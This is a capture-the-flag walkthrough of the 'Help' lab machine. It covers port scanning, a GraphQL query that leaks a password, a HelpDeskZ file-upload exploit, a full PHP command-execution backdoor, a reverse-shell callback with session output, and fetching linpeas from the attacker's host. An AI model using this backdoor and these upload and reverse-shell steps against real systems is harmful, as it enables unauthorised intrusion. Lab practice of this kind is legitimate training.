


Learning points:

- /graphql as a directory should be tried manually
- Exact search for kernel versions (Linux version 4.4.0-116)

Let's do Help!



Initial Scan

```
./nmapAutomator.sh 10.129.42.250 Full
```


Making a script scan on all ports

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 08:21 EST
Nmap scan report for 10.129.42.250
Host is up (0.18s latency).
```


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http      Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.66 seconds
```

Port 3000




Port 80




We look for unlinked directories:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -t 100 -u http://help.htb/FUZZ
```




The javascript and support folders appear.

We find a helpdesk portal at the /support folder:



Finding a foothold

Well I'm guessing this is the exploit, Google?



Take exploit from <https://www.exploit-db.com/exploits/40300>

The exploit code mentions about timezone.... Maybe we need to do something about that.


```
r = requests.get(helpdeskzBaseUrl)

#Gets the current time of the server to prevent timezone errors - DoctorEww
currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z') - datetime.datetime(1970,1,1)).total_seconds())
```


Going back to port 3000

After some manual trials, we go to:


<http://help.htb:3000/graphql> and observe a different message




And then ([reference link](#)):



A missing set of brackets:




Yes please! I meant username.... Yes




Since you are so helpful, how about the password?


<http://help.htb:3000/graphql?query={user{password}}>



Going to hashes.com, we find the password is:



We use helpme@helpme.com : godhelpmeplz to login to the helpdesk



We change the timezone at http://help.htb/support/?v=user_account&action=preferences.

It is changed from Indian/Christmas to Asia/chongqing.

PHP Webshell: /usr/share/webshells/php/simple-backdoor.php

```

1 |!— Simple PHP backdoor by DK (http://michaeldaw.org) —>
2
3 <?php
4
5 if(isset($_REQUEST['cmd'])){
6     echo "<pre>";
7     $cmd = ($_REQUEST['cmd']);
8     system($cmd);
9     echo "</pre>";
10    die;
11 }
12
13 ?>
14
15 Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
16
17 <!-- http://michaeldaw.org 2006 -->

```

Rename the webshell to phpshell.php

Go to http://help.htb/support/?v=submit_ticket&action=displayForm and fill up all fields, attach the shell and submit the ticket.

e | help.htb/support/?v=submit_ticket&action=confirmation

My Profile

Preferences

Change password

Logout

Enter your ticket details below. If you are reporting a problem, please remember t

ERROR: Invalid Verification Image Code

General Information

Priority:

Low

Your Message

Subject *

give me a shell now!

i demand a shell!

Attachments

Choose File

phpshell.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to

RKR46

RKR46

Submit

There is an error of “File is not allowed.” from the application.

Despite the error message, the file is still uploaded:


```
135     }
136
137     if(!isset($error_msg) && $settings['ticket_attachment']==1){
138         $upload_dir = UPLOAD_DIR.'tickets/';
139         if($_FILES['attachment']['error'] == 0){
140             $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
141             $filename = md5($_FILES['attachment']['name'].time()).'.'.$ext;
142             $file_uploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['attachment']
143             $uploaded_file = $upload_dir.$filename;
144             if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploaded_file)) {
145                 $show_step2 = true;
146                 $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
147             }else{
148                 $file_verification = verify_attachment($_FILES['attachment']);
149                 switch($file_verification['msg_code']){
150                     case '1':
151                         $show_step2 = true;
152                         $error_msg = $LANG['INVALID_FILE_EXTENSION'];
153                         break;
154                     case '2':
155                         $show_step2 = true;
156                         $error_msg = $LANG['FILE_NOT_ALLOWED'];
157                         break;
158                     case '3':
159                         $show_step2 = true;
160                         $error_msg = str_replace('%size%', $file_verification['msg_extra'], $LANG['FILE_IS_BIG']);
161                         break;
162                 }
163             }
164         }
165     }
```

python2 shelluploadexploit.py http://10.129.42.250/support/ phpshell.php

Script reports it doesn't work.... This is because the script is checking for the file at /support ☹️




```
if(!isset($error_msg) && $settings['ticket_attachment']==1){
    $upload_dir = UPLOAD_DIR.'tickets/';
    if($_FILES['attachment']['error'] == 0){
        $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
        $filename = md5($_FILES['attachment']['name'].time()).'.'.$ext;
        $file_uploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['att
        $uploaded_file = $upload_dir.$filename;
        if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploaded_file)) {
            $show_step2 = true;
            $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
        }else{
            $file_verification = verify_attachment($_FILES['attachment']);
            switch($file_verification['msg_code']){
                case '1':
                    $show_step2 = true;
                    $error_msg = $LANG['INVALID_FILE_EXTENSION'];
                    break;
                case '2':
                    $show_step2 = true;
                    $error_msg = $LANG['FILE_NOT_ALLOWED'];
                    break;
                case '3':
                    $show_step2 = true;
                    $error_msg = str_replace('%size%', $file_verification['msg_extra'], $LANG['FILE_IS_BIG']);
                    break;
            }
        }
    }
}
```

Source: https://github.com/evolutionscript/HelpDeskZ-1.0/blob/master/controllers/submit_ticket_controller.php



python2 shelluploadexploit.py http://10.129.42.250/support/ phpshell.php


Shell was uploaded successfully



Now copy the file from /usr/share/webshells/php/php-reverse-shell.php onto the local ~/Desktop

Modify the IP address to match our current local IP address – change \$ip variable and \$port variable.

Rename the file to phpshell.php



Launch listener with “rlwrap nc -nlvp 8080”

Upload shell at http://help.htb/support/?v=submit_ticket&action=displayForm by filling in all the fields and attaching the phpshell.php (containing the reverse shell)

help.htb/support/?v=submit_ticket&action=displayForm

Priority: Critical

Your Message

Subject * user shell now!

user shell now!

Attachments

Browse... phpshell.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to

Y 3 G U P Y3GUP

Submit

Run exploit to hunt for the shell:

```
python2 shelluploadexploit.py http://10.129.42.250/support/phpshell.php
```

For some reason, while I was running the exploit, the shell came back already even though I haven't actually gone to phpshell.php again.

```
(root@kali)~#  
# r1wrap nc -nlvp 8080  
listening on [any] 8080 ...  
connect to [10.10.14.23] from (UNKNOWN) [10.129.42.250] 43712  
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux  
17:21:14 up 12:08, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)  
$ cd /home  
$ ls  
help  
$ cd help  
$ ls  
help  
npm-debug.log  
user.txt  
$ cat user.txt  
bb8a7b36bdce0c61ccebba173ef946af
```

Upgrade to tty:

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Get Linpeas onto the machine using wget:

On Kali, `python3 -m http.server 8811`

On the Help machine, `wget http://10.10.14.23:8811/linpeas.sh`

```
help@help:/home/help$ wget http://10.10.14.23:8811/linpeas.sh
wget http://10.10.14.23:8811/linpeas.sh
--2021-01-26 17:26:46-- http://10.10.14.23:8811/linpeas.sh
Connecting to 10.10.14.23:8811... connected.
HTTP request sent, awaiting response... 200 OK
Length: 305277 (298K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 298.12K   408KB/s   in 0.7s

2021-01-26 17:26:47 (408 KB/s) - 'linpeas.sh' saved [305277/305277]

help@help:/home/help$ ls
ls
help  linpeas.sh  npm-debug.log  user.txt
help@help:/home/help$ chmod 777 linpeas.sh
chmod 777 linpeas.sh
help@help:/home/help$ ./linpeas.sh
./linpeas.sh
Starting linpeas. Caching Writable Folders...grep: write error: Broken pipe
sh: printf: I/O error
grep: write error: Broken pipe
sh: printf: I/O error
```

Run the linpeas.sh script.

```
chmod linpeas.sh
```

```
./linpeas.sh
```

We get this:

```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
@reboot /usr/local/bin/forever start /home/help/help/dist/bundle.js
-rw-r--r-- 1 root root 722 Apr  5 2016 /etc/crontab
```

That would have been useful, just now but not now:

```
[+] Finding 'username' string inside key folders (limit 70)
/home/help/help/dist/bundle.js:var _user = { username: 'helpme@helpme.com', password: '5d3c93182bb20f07b994a7f617e99cfff' };
```

And this:

```
===== ( System Information ) =====
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
Distributor ID: Ubuntu
Description: Ubuntu 16.04.5 LTS
Release: 16.04
Codename: xenial
```

OS: Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018

searchsploit linux 4.4.0-116

Linux Kernel < 4.15.4 - 'show floppy' KASLR Address Leak	linux/local/44329.c
Linux Kernel < 4.16.11 - 'ext4 read inline data()' Memory Corruption	linux/dos/44832.txt
